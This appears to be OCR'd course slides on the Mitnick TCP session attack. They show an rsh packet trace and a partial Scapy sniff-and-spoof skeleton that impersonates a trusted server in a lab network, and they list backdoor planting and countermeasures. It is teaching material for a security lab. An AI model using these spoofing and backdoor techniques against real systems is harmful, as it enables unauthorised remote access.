
Kevin Mitnick

Tsutomu Shimomura

Mitnick Attack: Technical Details



Lab Setup


Remote shell is allowed
(password is not needed)
Impersonate the
Trusted Server
X-Terminal
(The Target)
Trusted Server
Disconnect
Attacker

The Behaviors of rsh

- Run rsh on 10.0.2.7

```
$ rsh 10.0.2.6 date
```

	SRC IP	DEST IP	TCP Header
1	10.0.2.7	10.0.2.6	1023 -> 514 [SYN] Seq=778933536
2	10.0.2.6	10.0.2.7	514 -> 1023 [SYN,ACK] Seq=10879102 Ack=778933537
3	10.0.2.7	10.0.2.6	1023 -> 514 [ACK] Seq=778933537 Ack=10879103
4	10.0.2.7	10.0.2.6	1023 -> 514 [ACK] Seq=778933537 Ack=10879103 Len=20
			RSH Session Establishment
			Data: 1022\x00seed\x00seed\x00date\x00
5	10.0.2.6	10.0.2.7	514 -> 1023 [ACK] Seq=10879103 Ack=778933557

The Second Connection

❖ Establish the Second Connection

```
6  10.0.2.6  10.0.2.7  1023 -> 1022 [SYN] Seq=3920611526
7  10.0.2.7  10.0.2.6  1022 -> 1023 [SYN,ACK] Seq=3958269143 Ack=3920611527
8  10.0.2.6  10.0.2.7  1023 -> 1022 [ACK] Seq=3920611527 Ack=3958269144
```

❖ Execute the Command and Send Results

```
9  10.0.2.6  10.0.2.7  514 -> 1023 [ACK] Seq=10879103 Ack=778933557 Len=1
                       Data: \x00
10 10.0.2.7  10.0.2.6  1023 -> 514 [ACK] Seq=778933557 Ack=10879104
11 10.0.2.6  10.0.2.7  514 -> 1023 [ACK] Seq=10879104 Ack=778933557 Len=29
                       Data: Sun Feb 16 13:41:17 EST 2020
```

Code Skeleton: TCP Flags

```
# 'U': URG bit
# 'A': ACK bit
# 'P': PSH bit
# 'R': RST bit
# 'S': SYN bit
# 'F': FIN bit

tcp = TCP()

# Set the SYN and ACK bits
tcp.flags = "SA"

# Check whether the SYN and ACK are the only bits set
if tcp.flags == "SA":

# Check whether the SYN and ACK bits are set
if 'S' in tcp.flags and 'A' in tcp.flags:
```

Code Skeleton: Sniff-and-Spoof

```
x_ip      = "10.0.2.6"  # X-Terminal
x_port    = 514         # Port number used by X-Terminal

srv_ip    = "10.0.2.7"  # The trusted server
srv_port  = 1023        # Port number used by the trusted server

# Add 1 to the sequence number used in the spoofed SYN
seq_num     = 0x1000 + 1
```

```
def spoof(pkt):
  global seq_num   # We will update this global variable in the function

  old_ip  = pkt[IP]
  old_tcp = pkt[TCP]

  # Print out debugging information
  tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4  # TCP data length
  print("{}:{} -> {}:{}  Flags={} Len={}".format(old_ip.src, old_tcp.sport,
                        old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))



  # Construct the IP header of the response
  ip = IP(src=srv_ip, dst=x_ip)

  # Check whether it is a SYN+ACK packet or not;
  #   if it is, spoof an ACK packet

  # ... Add code here ...

myFilter = 'tcp'    # You need to make the filter more specific
sniff(filter=myFilter, prn=spoof)
```


Demo

Plant a Backdoor


End

Countermeasures and Summary

Defending Against TCP Reset and Session Hijacking Attacks



Defense Using Encryption



Summary

- TCP protocol
- Three-way handshake protocol
- TCP Attacks
  - SYN flooding attack
  - TCP reset attack
  - TCP session hijacking attack
  - Mitnick attack
- Reverse shell
- Countermeasures

End